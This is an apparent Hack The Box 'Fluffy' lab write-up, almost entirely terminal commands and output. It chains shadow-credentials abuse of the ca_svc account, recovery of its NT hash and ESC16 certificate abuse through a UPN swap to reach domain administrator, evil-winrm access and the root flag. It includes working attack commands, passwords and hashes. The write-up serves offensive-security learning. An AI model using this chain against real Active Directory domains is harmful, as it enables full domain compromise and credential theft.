
Using the previous steps of our SHADOW CREDENTIALS ATTACK, were are able to retrieve ca_svc hash with which we can use to find vulnerable certificate templates



```
┌──(root㉿Kali)-[/mnt/…/HTB/fluffy/pywhisker/tmp]
└─# net rpc group addmem 'Service Accounts' 'p.agila' -U 'fluffy.htb'/'p.agila'%'prometheusx-303' -S DC01.fluffy.htb

┌──(root㉿Kali)-[/mnt/…/HTB/fluffy/pywhisker/tmp]
```




```
┌──(root㉿Kali)-[/mnt/…/HTB/fluffy/pywhisker/tmp]
└─# python3 ../pywhisker.py -d "fluffy.htb" -u 'p.agila' -p 'prometheusx-303' --target 'ca_svc' --action 'add' --filename 'ca_svc'
[*] Searching for the target account
[*] Target user found: CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: cbe6fa6c-ae4c-f68f-ecc5-3226cf5dc2df
[*] Updating the msDS-KeyCredentialLink attribute of ca_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: ca_svc.pfx
[+] PFX exportiert nach: ca_svc.pfx
[i] Passwort für PFX: 9B3hPNeJpBgarqol3DJa
[+] Saved PFX (#PKCS12) certificate & key at path: ca_svc.pfx
[*] Must be used with password: 9B3hPNeJpBgarqol3DJa
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```




```
┌──(root㉿Kali)-[/mnt/…/HTB/fluffy/pywhisker/tmp]
└─# ls
ca_svc.pfx  ca_svc_cert.pem  ca_svc_priv.pem

┌──(root㉿Kali)-[/mnt/…/HTB/fluffy/pywhisker/tmp]
└─# python3 ../gettgtpkinit.py -cert-pfx ca_svc.pfx -pfx-pass 9B3hPNeJpBgarqol3DJa fluffy.htb/ca_svc file.ccache
2025-09-05 20:07:27,935 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-09-05 20:07:27,980 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-09-05 20:07:38,601 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-09-05 20:07:38,601 minikerberos INFO     9d472b078073c1cb71f62bec31738ae222678ab224a6fa66bb8606d1c62139fe
INFO:minikerberos:9d472b078073c1cb71f62bec31738ae222678ab224a6fa66bb8606d1c62139fe
2025-09-05 20:07:38,606 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Retrieved the LM hash for user ca_svc




```
┌──(root㉿Kali)-[/mnt/…/HTB/fluffy/pywhisker/tmp]
└─# python3 ../getnthash.py -key 9d472b078073c1cb71f62bec31738ae222678ab224a6fa66bb8606d1c62139fe fluffy.htb/ca_svc
Impacket v0.13.0.dev0+20250401.172759.352695f1 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
ca0f4f9e9eb8a092addf53bb03fc98c8

┌──(root㉿Kali)-[/mnt/…/HTB/fluffy/pywhisker/tmp]
└─# nxc ldap 10.10.11.69 -u ca_svc -H ca0f4f9e9eb8a092addf53bb03fc98c8
LDAP        10.10.11.69     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:None) (channel binding:Neve
LDAP        10.10.11.69     389    DC01             [+] fluffy.htb\ca_svc:ca0f4f9e9eb8a092addf53bb03fc98c8
```

Enumerating ADCS to find vulnerable certificates templates



```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/ADCS]
└─# certipy find -dc-ip 10.10.11.69 -dc-host DC01.fluffy.htb -target 10.10.11.69 -ns 10.10.11.69 -u 'ca_svc' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -vulnerabl
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250905201058_Certipy.txt'
[*] Wrote text output to '20250905201058_Certipy.txt'
[*] Saving JSON output to '20250905201058_Certipy.json'
[*] Wrote JSON output to '20250905201058_Certipy.json'

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/ADCS]
└─# ls
20250905201058_Certipy.json  20250905201058_Certipy.txt
```


Enumerating the ADCS using certipy to find vulnerable templates



```
└─# cat 20250905201058_Certipy.txt
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
```


ABUSING ESC16

Update the victim account's UPN to the target administrator's sAMAccountName.sAMAccountName




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/ADCS]
└─# certipy account -u 'ca_svc@fluffy.htb' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.10.11.69 -upn 'administrator@fluffy.htb' -user 'ca_svc' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator@fluffy.htb
[*] Successfully updated 'ca_svc'
```

Request a certificate as the "victim" user from any suitable client authentication template *any suitable client authentication template*




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/ADCS]
└─# certipy req -u 'ca_svc@fluffy.htb' -hashes 'ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.10.11.69 -target DC01.fluffy.htb -ca 'fluffy-DC01-CA' -template 'Use
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@fluffy.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Authenticate as the target administrator.




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/ADCS]
└─# certipy auth -dc-ip 10.10.11.69 -pfx administrator.pfx -username 'administrator' -domain 'fluffy.htb'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@fluffy.htb'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

AD PWN3D!



```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/ADCS]
└─# nxc ldap 10.10.11.69 -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e
LDAP        10.10.11.69     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:None) (channel binding:Nev
LDAP        10.10.11.69     389    DC01             [+] fluffy.htb\administrator:8da83a3fa618b6e3a00e93f676c92a6e (Pwn3d!)
```



```
┌──(root㉿Kali)-[/home/…/HTB/fluffy.htb/shadow_credential_attk/temp_dir]
└─# evil-winrm -i fluffy.htb -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for mo
dule Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir -Force


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         5/19/2025   3:31 PM            282 desktop.ini
-ar---         6/10/2025   4:01 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
5974007899b10edfe791629a1dd87184
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```